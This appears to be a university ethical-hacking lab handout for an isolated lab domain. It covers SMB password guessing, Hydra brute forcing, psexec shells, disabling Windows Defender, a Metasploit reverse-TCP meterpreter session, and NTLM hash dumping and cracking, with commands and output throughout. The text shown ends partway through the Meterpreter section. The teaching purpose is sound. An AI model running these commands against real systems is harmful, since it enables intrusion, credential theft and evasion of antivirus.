



System hacking exercises

Ethical Hacking lab exercise.

Note : - The location of the tools folder in the University labs is \\hannah\Tools\Pentest

Note that Information contained in this document is for educational purposes.

Contents

1	Introduction.....	1
2	On-line password cracking.....	2
2.1	Password guessing.....	2
2.2	Password cracking using Hydra.....	3
2.3	Remotely accessing a machine.....	4
2.3.1	Connecting to shares.....	4
2.3.2	Running programs remotely using Psexec.....	5
3	Dumping the domain password hashes.....	7
3.1	Using metasploit to dump password hashes.....	7
3.2	Using psexec to stop the anti-virus.....	8
3.3	Dumping the user hashes.....	9
4	Off-Line password cracking.....	11
4.1	Crack passwords using CAIN.....	11
4.2	Cracking passwords using rainbow tables.....	13
5	Using Metasploit.....	14
5.1	help.....	14
5.2	ipconfig.....	15
5.3	sysinfo.....	15
5.4	idletime.....	16
5.5	getuid.....	16
5.6	getpid.....	16
5.7	ps.....	16
5.8	pwd,cd and ls (Exploring the file system).....	16
5.9	cat command.....	17
5.10	lpwd and lcd (altering local folders).....	18
5.11	download.....	18
5.12	upload.....	18
5.13	edit.....	19
5.14	shell.....	19
5.15	Using powershell from a shell.....	19
5.16	Uploading and running Powershell scripts.....	20

5.17	enum_applications.....	21
5.18	run post/windows/gather/enum_shares.....	21
5.19	Locating post exploitation modules.....	21
5.20	Examining all the post exploitation enumeration modules.....	22
5.21	Managing Sessions.....	23
5.22	timestomp.....	23
5.23	clearev.....	24
5.24	Grabbing keystrokes.....	24
5.25	For reference – Meterpreter spying.....	26
5.26	Adding persistence using reg.....	26
	Research exercises (optional).....	29
	Examining PsTools.....	29
	More Metasploit.....	29

1 INTRODUCTION

After footprinting, scanning and enumerating a target, the next stage would be to try to break into the system in whichever way we can. We should examine the vulnerabilities found and research possible exploitation methods. There are many ways of doing this but the following exercises illustrate some of the techniques that are commonly used. The enumerated information found was varied but the following important information was gleaned:-

Machine name	IP Address	Role
Server1	192.168.10.1	Domain Controller
Server2	192.168.10.2	Domain controller
Client1	192.168.10.10	Client

Users.

A.Cruz	E.Blake	M.Bishop
A.Ferguson	F.Payne	M.Cox
A.Garcia	G.Burgess	M.Hopkins
A.George	G.Floyd	M.Mills
A.Gordon	G.Lambert	M.Patterson
A.Pearson	G.Park	P.Armstrong
Administrator	G.Walsh	S.Diaz
B.Greene	I.Bates	S.Harper
B.Rice	J.Gray	T.Clarke
B.Taylor	J.Mccormick	T.Douglas
B.Yates	J.Stevenson	V.Haynes
C.Mendoza	K.Duncan	V.Hodges
C.Strickland	K.Hunt	V.Miller
C.Sutton	K.Lowe	W.Butler
D.King	K.Tyler	W.Copeland
D.Summers	L.Sharp	W.Ramirez
D.Woods	M.Adams	Y.Burton

Domain Admins

A.George	B.Greene	M.Mills
B.Rice	G.Walsh	P.Armstrong
Y.Burton	Administrator	

- **Run the virtual machine Server1.**

2 ON-LINE PASSWORD CRACKING


2.1 PASSWORD GUESSING

Password guessing is simply a case of trying passwords (strangely enough!). There are normally default passwords or easily guessed passwords someplace on a network (e.g. a password of password or test). Accounts where the passwords are shared are a common weakness and also non-human accounts. These are essentially “machine” or “computer” accounts that run services and can often have high privileges.

Password guessing user accounts can easily be performed easily by attempting to connect to one of the enumerated shares and trying a username/password pair. The default shares e.g. Admin\$, C\$ are normally a good starting point. This technique should not be underestimated – it can be very effective (especially against “test” type accounts). A simple method is the following: -

- From a command prompt within your main Windows desktop,

net use \\192.168.10.1\IPC\$ /u:"Administrator" *



```
C:\Users\student>net use \\192.168.10.1\IPC$ /u:"Administrator" *
Type the password for \\192.168.10.1\IPC$:
System error 1326 has occurred.

The user name or password is incorrect.

C:\Users\student>net use \\192.168.10.1\IPC$ /u:"Administrator" *
Type the password for \\192.168.10.1\IPC$:
The command completed successfully.
```

If our guess is correct then we will receive the message “*Command completed successfully*” as shown above.

- You can try some guesses but it’s doubtful whether you would manage to guess the administrator password in this case (*Thisisverysecret1*). However, remember that we may occasionally be successful with other users.

Note that **net use * /del** will delete any open connections if you get any multiple connection errors.

Most networks are set up with a number of incorrect login times lockout policy. i.e. If this number of attempts is exceeded then the account gets locked out.

Note that the Administrator account is not generally affected by this. If it were the case, a hacker could easily lock out the administrator.

Default passwords (especially for devices) are another simple route into a system. For example, examine the following link <http://www.cirt.net/passwords>

Note: - More on a different method of password guessing next week.

2.2 PASSWORD CRACKING USING HYDRA

We previously enumerated the users on the system. We will now try to brute force a user using SMB Brute forcing – this is a slightly misleading term, since most packages will attempt a dictionary attack. There are several packages (freely available) to do this.

Hydra is a very flexible password cracker in that it can bruteforce user/password combinations for many different protocols. Note that SMB quite often is not brute-forceable but we may find a service running that is (e.g. we know that Pop3 is running on Server1 and you would find that it is vulnerable).

The following dictionary word lists are contained in <https://wiki.skullsecurity.org/Passwords>

- **small.txt** is a small sized dictionary that we can use to prove the concept.
- **Cain.txt** is a medium sized dictionary (from the Cain and Abel package – see below).
- **rockyou.txt** is a very large dictionary and would only be used as a last resort.


We will now create a list of usernames that we will try to crack using the dictionary.

- Run the **Kali linux** virtual machine and log on as **kali/kali**.
- Copy the file **small.txt** file from the **Tools folder** to the desktop on **Kali linux**
- Open a terminal and create a text file with the users that we will try to crack: -

```
cd /home/kali/Desktop
```

```
mousepad users.txt
```

In the normal case, we would try a **list of users** and try to crack their passwords but to illustrate, we will try to crack the username **A.George**. We have previously found that this user is an Administrator and thus would give us elevated privileges on the network. Save the text file.



- To run Hydra, run the following command from a terminal

```
hydra -V -L users.txt -P "small.txt" smb://192.168.10.1
```

Note that **-v** would not normally be used but it will show us the attempts going on. After some time (a minute?), we should see the password.

```
[child 0] (0/0)
[ATTEMPT] target 192.168.10.1 - login "A.George" - pass "5252" - 868 of 3108 [
child 0] (0/0)
[ATTEMPT] target 192.168.10.1 - login "A.George" - pass "ethylene" - 869 of 31
08 [child 0] (0/0)
[445][smb] host: 192.168.10.1 login: A.George password: ethylene
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-09-03 09:1
8:28
```

Note: Later on as a research exercise, you may wish to try ssh brute-forcing. You should find that ssh is **throttled** i.e. it limits the number of guesses per minute. This obviously a good countermeasure and is often found in protocols in real networks.

2.3 REMOTELY ACCESSING A MACHINE

2.3.1 Connecting to shares


If they were successful, penetration tester at this stage would merely prove that they have access by doing something simple like putting a text file on the Administrators desktop or the root of C drive on an important machine such as a server. This can be done by mapping a drive to a letter (e.g. Q) to a share. In this case, map a drive to C on the server. The C drive has is shared by default as c\$ (the \$ means that it is a hidden share).

- From your **main Windows desktop**, open a command prompt (**not as administrator**) type,

net use q: \\192.168.10.1\c\$

- Enter **A.George** and **ethylene** for the credentials.

From **My Computer** on your main Windows **Desktop**, you can now browse **Q:** (which is actually the C drive on Server1).



2.3.2 Running programs remotely using Psexec


PsTools were written by a company named “Sysinternals” who were subsequently bought over by Microsoft. As with many security tools, the tools are used by both hackers and network administrators. Note that they are command prompt tools. The PsTools download package also includes an excellent HTML help file with complete usage information for all the tools. Use this file for reference in the following exercises.

PsExec is a light-weight telnet-replacement that lets you execute processes on other systems, complete with full interactivity for console applications, without having to manually install client software. To illustrate its use, try the following from a command prompt on your main Windows desktop: -

cd C:\Users\admin\Desktop\tools\PsTools (or wherever the files are).

psexec \\192.168.10.1 -u A.George cmd

Then enter the password. This should give you a command prompt.



```
C:\Users\admin\Desktop\tools\PsTools>psexec \\192.168.10.1 -u A.George cmd
PsExec v2.2 - Execute processes remotely
Copyright (C) 2001-2016 Mark Russinovich
Sysinternals - www.sysinternals.com
Password:
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.
C:\Windows\system32>
```

Then get the ip address of the command prompt you are in using,

ipconfig

- You should see that the IP address is the server (192.168.10.1 i.e. we have a remote command prompt on the server).
- Now try the **dir** command.
- Access the root folder using **cd ** then try **dir**

A decent knowledge of using MSDOS could do a lot of damage to the server.

- You can **exit** from the command shell by typing **exit**

3 DUMPING THE DOMAIN PASSWORD HASHES

Note that there are many different tools and methods that allow dumping password hashes. Since we have an account with admin rights, it is relatively easy using metasploit and the psexec module.

3.1 USING METASPLOIT TO DUMP PASSWORD HASHES.

- From **kali linux**, run Metasploit by running a terminal and typing

msfconsole

Note that you can use autocomplete by quickly hitting the tab key twice.

use exploit/windows/smb/psexec

show options.

```
msf5 exploit(windows/smb/psexec) > show options

Module options (exploit/windows/smb/psexec):

  Name                Current Setting  Required  Description
  ---                -
  RHOSTS              192.168.10.1    yes       The target host(s), range CIDR
  RPORT               445             yes       The SMB service port (TCP)
  SERVICE_DESCRIPTION  .               no        Service description to to be us
  SERVICE_DISPLAY_NAME .               no        The service display name
  SERVICE_NAME        .               no        The service name
  SHARE               ADMIN$          yes       The share to connect to, can be
  SMBDomain            .               no        The Windows domain to use for a
  SMBPass              .               no        The password for the specified
  SMBUser              .               no        The username to authenticate as
```

The current settings that are **REQUIRED** always need to be set. In our case, we will also have to set the user and password or the default will be used. We will also have to set the local IP address (there are 3 network cards so metasploit needs to know which one).

set SMBDomain uadtargetnet.com

set SMBpass ethylene

set SMBuser A.George

set RHOSTS 192.168.10.1

set LHOST 192.168.10.253

Now try to run the exploit, type

exploit

We have an issue (this is common with metasploit on modern systems).

```
[*] Started reverse TCP handler on 192.168.10.253:4444
[*] 192.168.10.1:445 - Connecting to the server ...
[*] 192.168.10.1:445 - Authenticating to 192.168.10.1:445|uadtargetnet.com as user 'A.George' ...
[*] 192.168.10.1:445 - Selecting PowerShell target
[*] 192.168.10.1:445 - Executing the payload...
[+] 192.168.10.1:445 - Service start timed out, OK if running a command or non-service executable...
[*] Exploit completed, but no session was created.
```

The exploit actually succeeded but Windows defender recognized the metasploit payload and deleted it. Most anti-virus software will do the same.

3.2 USING PSEXEC TO STOP THE ANTI-VIRUS

How to get around this? There are several ways around this. One way is using psexec. Psexec is a bone-fide “genuine” system admin tool owned by Microsoft so it is not flagged as malware. This is common with many tools – one man’s malware is another man’s system admin tool. We will run psexec to get a command prompt on the remote machine, then run powershell and finally stop windows defender.

From your main Windows desktop, run a command prompt: -

```
cd C:\Users\admin\Desktop\tools\PSTools
psexec -u A.George -p ethylene \\192.168.10.1 cmd
powershell
```

Then stop Windows defender by running the powershell command: -

Set-MpPreference -DisableRealtimeMonitoring \$true

```
C:\Users\student\Desktop\tools\PSTools>psexec -u A.George -p ethylene \\192.168.10.1 cmd

PsExec v2.2 - Execute processes remotely
Copyright (C) 2001-2016 Mark Russinovich
Sysinternals - www.sysinternals.com

powershell
Set-MpPreference -DisableRealtimeMonitoring $true
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Windows\system32> Set-MpPreference -DisableRealtimeMonitoring $true
```

- Now go back to msfconsole and try the **exploit** command again.

```
msf5 exploit(windows/smb/psexec) > exploit
[*] Started reverse TCP handler on 192.168.10.253:4444
[*] 192.168.10.1:445 - Connecting to the server...
[*] 192.168.10.1:445 - Authenticating to 192.168.10.1:445|uadtargetnet.com as user 'A.George' ...
[*] 192.168.10.1:445 - Selecting PowerShell target
[*] 192.168.10.1:445 - Executing the payload...
[*] Sending stage (180291 bytes) to 192.168.10.1
[+] 192.168.10.1:445 - Service start timed out, OK if running a command or non-service executable...
[*] Meterpreter session 1 opened (192.168.10.253:4444 → 192.168.10.1:50754) at 2021-09-03 09:37:11 -0400
```

We should find that have a metasploit session open.

3.3 DUMPING THE USER HASHES.

To be able to dump the password hashes, we require SYSTEM rights. We are currently A.George who is an Administrator. Note that Administrator is not system – they are different permissions levels. It is easy using meterpreter to alter our permissions from administrator to system then dump the hashes but there is a slight trick.

getsystem

hashdump

```
meterpreter > getsystem
... got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > hashdump
[-] priv_passwd_get_sam_hashes: Operation failed: The parameter is incorrect.
meterpreter > █
```

We still can't dump the hashes. The reason being that we are running meterpreter on Server1 as the administrator. We need to move meterpreter to a process that is running as **SYSTEM**. So let's find one using the PS command.

ps

```
root@kali: ~/Desktop
```

68	4	Registry	x64	0	
296	4	smss.exe	x64	0	
312	324	taskhostw.exe	x64	2	UADTARGETNET\Administrator
324	600	svchost.exe	x64	0	NT AUTHORITY\SYSTEM
404	392	csrss.exe	x64	0	
476	468	csrss.exe	x64	1	

- Find a process running as SYSTEM (e.g. 324 in the above example) then **migrate** to that process (see below).


```
meterpreter >
meterpreter > migrate 324
[*] Migrating from 5880 to 324 ...
[*] Migration completed successfully.
meterpreter > █
```

- Now try **hashdump** again and we should see the password hashes.

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:e53c09abd08dbd99c43a1efec560f45f:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:649311172f686905f121ba89c69814b5:::
A.George:1135:aad3b435b51404eeaad3b435b51404ee:6dbee19c3e4657c9b020b5ce5a0247d1:::
D.Woods:1136:aad3b435b51404eeaad3b435b51404ee:e53c09abd08dbd99c43a1efec560f45f:::
J.Gray:1137:aad3b435b51404eeaad3b435b51404ee:b3ec79609278fb8df04e7c132ccafe72:::
T.Douglas:1138:aad3b435b51404eeaad3b435b51404ee:c6f8e728fe06ab5474f6ad1c9df90dd6:::
K.Duncan:1139:aad3b435b51404eeaad3b435b51404ee:2916653dbbde10b654ed8102e3f4b5b4:::
M.Hopkins:1140:aad3b435b51404eeaad3b435b51404ee:b57519d78d0319e5983b28f5aafbed2c:::
G.Walsh:1141:aad3b435b51404eeaad3b435b51404ee:a2089b0babd72f80ac8be172353cbd20:::
B.Greene:1142:aad3b435b51404eeaad3b435b51404ee:3053445120077d63c2aaaab9a25d29b6:::
```

Now save the hashes to a file on your Desktop.

- Create a file on your **main Windows desktop** called **hashes.txt**.
- **Copy and paste** the user hashes into this file (as shown below). Don't copy the machine hashes (indicated by the \$ at the end e.g. Server1\$).



```
hashes.txt - Notepad
File Edit Format View Help
Administrator:500:aad3b435b51404eeaad3b435b51404ee:e53c09abd08dbd99c43a1efec560f45f:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:649311172f686905f121ba89c69814b5:::
A.George:1135:aad3b435b51404eeaad3b435b51404ee:6dbee19c3e4657c9b020b5ce5a0247d1:::
D.Woods:1136:aad3b435b51404eeaad3b435b51404ee:e53c09abd08dbd99c43a1efec560f45f:::
J.Gray:1137:aad3b435b51404eeaad3b435b51404ee:b3ec79609278fb8df04e7c132ccafe72:::
T.Douglas:1138:aad3b435b51404eeaad3b435b51404ee:c6f8e728fe06ab5474f6ad1c9df90dd6:::
K.Duncan:1139:aad3b435b51404eeaad3b435b51404ee:2916653dbbde10b654ed8102e3f4b5b4:::
M.Hopkins:1140:aad3b435b51404eeaad3b435b51404ee:b57519d78d0319e5983b28f5aafbed2c:::
G.Walsh:1141:aad3b435b51404eeaad3b435b51404ee:a2089b0babd72f80ac8be172353cbd20:::
B.Greene:1142:aad3b435b51404eeaad3b435b51404ee:3053445120077d63c2aaaab9a25d29b6:::
G.Burgess:1143:aad3b435b51404eeaad3b435b51404ee:34049fe1c95095e157899c8fd965bf45:::
W.Hodges:1144:aad3b435b51404eeaad3b435b51404ee:2a9651a7da46f9191686248fa12d9176:::
```

- Leave meterpreter running – we will use it later.


4 OFF-LINE PASSWORD CRACKING

4.1 CRACK PASSWORDS USING CAIN


We will use Cain to perform different password cracking attempts on the hashes that we have gathered.

You may wish to ensure that the real-time anti-virus is stopped (in the labs, run the batch file “disable defender” from desktop). You must right-click and run this as administrator.


- From the **tools** folder, install **Cain** (use all defaults).
- From your Windows desktop, run **Cain**
- Select the **Cracker** tab.
- **Right-click** in the centre of the cracker window and select **Add to list**.



- Import the hashes *from the file hashes.txt*
- **Highlight all the users.**
- **Then right-click and select the following: -**




- **Right-Click** in the **Dictionary** window and **add another file cain.txt** from the **Tools** folder.



- Hit **start** and the dictionary attack should run.

Note what CAIN is trying for each of the words in the dictionary text file.



This should quickly crack some of the hashes.

```
Plaintext of B3EC79609278FB8DF04E7C132CCAFE72 is abdicate9
Plaintext of D656CB340DE8E6570E1F7F164645670A is almighty70
Plaintext of 2E9651A7DA46F9191686248FA42D9176 is aqueous
Plaintext of 6BDF3B1404F307FB1B260D16C23F647 is champagne
Plaintext of 7B294BFD4FABA219CF0975EB8EEBD8D9 is configure
Plaintext of DFA47B491727E1A5FBC71CD97FFC16A7 is conjuncture4
Plaintext of 6D3089508F5932F48DE86D20CA422303 is cryptology
Plaintext of 7D34A4CE7B7774BE277BD90764A41BF4 is digitalis
Plaintext of 6DBEE19C3E4657C9B020B5CE5A0247D1 is ethylene
Plaintext of EA0BB243C0691B9491592974F441F3D6 is facultative
Plaintext of 05ECC49A571BB31C6EAF2B17CA1E2720 is fishwife29
```


4.2 CRACKING PASSWORDS USING RAINBOW TABLES

There are many ways of cracking the hashes e.g. dictionary attacks, hashcat etc.. To illustrate the use of Rainbow tables, we will crack a user with a difficult to guess password. 7 character, Alpha-numeric rainbow tables for NTLM hashes are held in c:\ntlmixmapalphanumericospace1-7.

Important note: If you are using the rainbow tables any place other than the lab, you should copy the rcrack_mt folder from a lab machine.

There is a configuration file that is contained in this folder that needs to be tweaked before it runs with this set of rainbow tables (obtained from <https://freerainbowtables.com/>)

X V.Hodges	* empty *	*	aqueous	AAD3B435B51...	2E9651A7DA46F9191686248FA42D9176
X M.Bishop	* empty *	*		AAD3B435B51...	A73BEA61F662D68078E5F9023F56F249
X F.Payne	* empty *	*		AAD3B435B51...	BF0FBB99D2EAA73D33C68318CB163424
X W.Butler	* empty *	*		AAD3B435B51...	DC884CE33DDFB7E2257F530427B163B6

The NTLM hash for the user **W.Butler** is **dc884ce33ddfb7e2257f530427b163b6**

From a command prompt,

d:

cd \rcrack_mt

rcracki_mt -h dc884ce33ddfb7e2257f530427b163b6 d:\ntlmixmapalphanumericospace1-7

You should see the complex password **dpNFiy** is found.

```
searching for 1 hash...
plaintext of dc884ce33ddfb7e2257f530427b163b6 is dpNFiyG
cryptanalysis time: 0.35 s
```

5 USING METASPLOIT

Meterpreter is an advanced, dynamically extensible payload that uses in-memory stagers and is extended over the network at runtime. It has a large range of functionality. We will now examine it's basic use and also some of its post-exploitation command functionality

- **Go back to your meterpreter session.**

Note: -

Often a meterpreter session can die for no apparent reason. If this happens then try the **exploit** command to get another session.

- Examine the use of the following commands. Note that you should experiment.

5.1 HELP

The help command shows different things depending on where you are in meterpreter. We currently have a meterpreter shell so it will show the help relating to meterpreter shells.

help

```
Priv: Elevate Commands
=====
  Command      Description
  -----
  getsystem    Attempt to elevate your privilege to that
  Home
Priv: Password database Commands
=====
  Command      Description
  -----
  hashdump     Dumps the contents of the SAM database

Priv: Timestomp Commands
=====
  Command      Description
  -----
  timestomp    Manipulate file MACE attributes
meterpreter > |
```

To get help on any of the commands, use the -h switch e.g.

getsystem -h

```
meterpreter > getsystem -h
Usage: getsystem [options]

Attempt to elevate your privilege to that of local system.

OPTIONS:

-h          Help Banner.
-t <opt>    The technique to use. (Default to '0').
             0 : All techniques available
             1 : Named Pipe Impersonation (In Memory/Admin)
             2 : Named Pipe Impersonation (Dropper/Admin)
             3 : Token Duplication (In Memory/Admin)
             4 : Named Pipe Impersonation (RPCSS variant)
```

5.2 IPCONFIG

This command show basic information about the network cards on the compromised host.

```
meterpreter > ipconfig

Interface 1
-----
Name       : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU        : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 9
-----
Name       : Microsoft Hyper-V Network Adapter
Hardware MAC : 00:15:5d:00:04:12
MTU        : 1500
IPv4 Address : 192.168.10.1
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::f848:e20d:1c8e:8395
IPv6 Netmask : ffff:ffff:ffff:ffff::
```

5.3 SYSINFO

This command displays basic information about the compromised host.

```
meterpreter > sysinfo
Computer      : SERVER1
OS            : Windows 2016+ (10.0 Build 17763).
Architecture : x64
System Language : en_US
Domain        : UADTARGETNET
Logged On Users : 7
Meterpreter   : x64/windows
```

5.4 IDLETIME

Running **idletime** will display the number of seconds that the user at the remote machine has been idle.

```
meterpreter > idletime
User has been idle for: 23 mins 59 secs
```

5.5 GETUID

This is equivalent to the linux **whoami** command.

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

5.6 GETPID

This will show the remote process ID that you are currently running under.

```
meterpreter > getpid
Current pid: 352
```

5.7 PS

The **PS** command gives a lot of useful information about what is running on the server.

1028	596	svchost.exe	x64	0	NT AUTHORITY\NETWORK SERVICE
1052	596	svchost.exe	x64	0	NT AUTHORITY\LOCAL SERVICE
1144	596	svchost.exe	x64	0	NT AUTHORITY\SYSTEM
1168	596	svchost.exe	x64	0	NT AUTHORITY\NETWORK SERVICE
1308	596	vm3dservice.exe	x64	0	NT AUTHORITY\SYSTEM
1380	596	svchost.exe	x64	0	NT AUTHORITY\LOCAL SERVICE
1432	596	VSSVC.exe	x64	0	NT AUTHORITY\SYSTEM
1680	596	svchost.exe	x64	0	NT AUTHORITY\LOCAL SERVICE
1928	596	svchost.exe	x64	0	NT AUTHORITY\SYSTEM
2080	352	cmd.exe	x64	0	NT AUTHORITY\SYSTEM
2100	352	ftpd.exe	x86	0	NT AUTHORITY\SYSTEM
2120	352	cmd.exe	x64	0	NT AUTHORITY\SYSTEM

In the above screenshot, we can easily identify the services that are running and also the user that they are running under.

5.8 PWD,CD AND LS (EXPLORING THE FILE SYSTEM)

Under meterpreter, the Linux/Unix commands **pwd**, **ls**, **dir** and **cd** can be used. This is pre-requisite material, so **if you don't know how to use these commands then use Google**.

- **pwd** allows us to see the current working directory.

```
meterpreter > pwd
C:\Windows\system32
```

- Try a **ls** and you should see the files in the folder.

Now go up a folder.

- **cd ..**
- Now try a **dir**.
- Try to get a file listing of the root of C: (**cd **) . *Note that keyboard issues are common so get used to Googling such issues.* The # key gives the \ character but note this is an escape character so an extra backslash is required. ie. It should be **cd ** not **cd **.

Mode	Size	Type	Last modified	Name
40777/rwxrwxrwx	0	dir	2021-08-20 08:07:15 -0400	\$RECYCLE.BIN
40777/rwxrwxrwx	0	dir	2021-08-20 12:26:44 -0400	Documents and Settings
40777/rwxrwxrwx	0	dir	2018-09-15 03:19:00 -0400	PerfLogs
40555/r-xr-xr-x	4096	dir	2018-09-15 03:19:00 -0400	Program Files
40777/rwxrwxrwx	4096	dir	2018-09-15 03:19:00 -0400	Program Files (x86)
40777/rwxrwxrwx	4096	dir	2018-09-15 03:19:00 -0400	ProgramData
40777/rwxrwxrwx	0	dir	2021-08-20 12:26:49 -0400	Recovery
40777/rwxrwxrwx	4096	dir	2021-08-20 12:25:33 -0400	System Volume Information
40555/r-xr-xr-x	4096	dir	2018-09-15 02:09:26 -0400	Users
40777/rwxrwxrwx	16384	dir	2018-09-15 02:09:26 -0400	Windows
100777/rwxrwxrwx	919	fil	2021-04-28 10:53:34 -0400	autologin.bat
40777/rwxrwxrwx	4096	dir	2021-08-20 08:18:29 -0400	ftp
100777/rwxrwxrwx	1158	fil	2021-04-28 10:55:47 -0400	initServer1.bat
40777/rwxrwxrwx	4096	dir	2021-08-20 08:18:42 -0400	openSSH
100666/rw-rw-rw-	468230	fil	2021-09-05 04:22:04 -0400	output.htm
00000/-----	0	fif	1969-12-31 19:00:00 -0500	pagefile.sys
40777/rwxrwxrwx	0	dir	2021-08-20 07:53:19 -0400	scripts
100666/rw-rw-rw-	392	fil	2021-09-02 03:22:02 -0400	setip.ps1
40777/rwxrwxrwx	4096	dir	2021-08-20 07:53:22 -0400	shares
40777/rwxrwxrwx	4096	dir	2021-08-20 08:18:20 -0400	temp

5.9 CAT COMMAND

